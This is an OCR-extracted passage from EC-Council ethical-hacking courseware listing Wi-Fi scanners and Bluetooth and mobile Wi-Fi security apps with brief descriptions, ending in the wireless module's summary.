


Figure 16.125: Screenshot displaying a Zenmap scan result

The following are some additional Wi-Fi vulnerability scanning tools:

- Nessus Pro (*https://www.tenable.com*)
- Network Security Toolkit (*https://networksecuritytoolkit.org*)
- Nexpose (*https://www.rapid7.com*)
- Penetrator Vulnerability Scanner (*https://www.secpoint.com*)
- SILICA (*http://www.immunityinc.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Security Tools

- **Bluetooth Firewall**

  Source: *http://www.fruitmobile.com*

  FruitMobile Bluetooth Firewall protects Android devices against all types of Bluetooth attacks. It displays alerts when Bluetooth activities occur. It also allows the user to scan the device and detect apps with Bluetooth capabilities.





Figure 16.126: Screenshot of Bluetooth Firewall

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional Bluetooth security tools:

- Arduino Bluetooth Security Lock (*https://play.google.com*)
- Bluelog (*http://www.digifail.com*)
- BlueMaho (*https://github.com*)
- Btscanner (*https://packages.debian.org*)
- SecureTether (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Security Tools for Mobile

- **Wifi Protector**

  Source: *https://www.wifiprotector.com*

  Wifi Protector detects and protects smartphones from various types of ARP attacks, such as DoS and MITM attacks. This app protects the phone from privacy-breaking tools such as FaceNiff, Ettercap, and DroidSheep that attempt to hijack sessions via MITM attacks through ARP spoofing or ARP poisoning. It also allows the secure usage of platforms such as Facebook, Twitter, LinkedIn, and eBay.




Figure 16.127: Screenshot of Wifi Protector

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **WiFiGuard**

  Source: *https://play.google.com*

  WiFiGuard, which works on both rooted and non-rooted devices, can prevent ARP spoofing attacks such as MITM attacks, which are launched using applications such as WifiKill, dSploit, and sniffers.




Figure 16.128: Screenshot of WiFiGuard

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector finds all the devices connected to the network (both wired and Wi-Fi, including consoles, TVs, PCs, tablets, and phones), providing relevant data such as IP addresses, manufacturer names, device names, and MAC addresses. This tool can the devices that access data. It also allows saving a list of known devices with custom names and finds intruders quickly.

Figure 16.129: Screenshot of Wifi Inspector

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional Wi-Fi security tools for mobile:

- ARP Guard (*https://play.google.com*)
- Secure WiFi (*https://play.google.com*)
- Hotspot Shield (*https://play.google.com*)
- Fing - Network Tools (*https://play.google.com*)
- Net Master (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - Wireless network concepts and different types of wireless encryption technologies
  - Various wireless threats
  - Wireless hacking methodology, which includes Wi-Fi discovery, GPS mapping, wireless traffic analysis, launching wireless attacks, and cracking Wi-Fi encryption
  - Various wireless hacking tools
  - Bluetooth hacking concepts and how to hack Bluetooth devices using various Bluetooth hacking tools
  - Various countermeasures to prevent wireless network hacking attempts by threat actors
  - How to secure wireless networks using wireless security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

In this module, we discussed wireless network concepts, along with different types of wireless encryption technologies. We also discussed in detail various wireless threats and the wireless hacking methodology comprising Wi-Fi discovery, GPS mapping, wireless traffic analysis, the launch of wireless attacks, and Wi-Fi encryption cracking. This module also illustrated various wireless 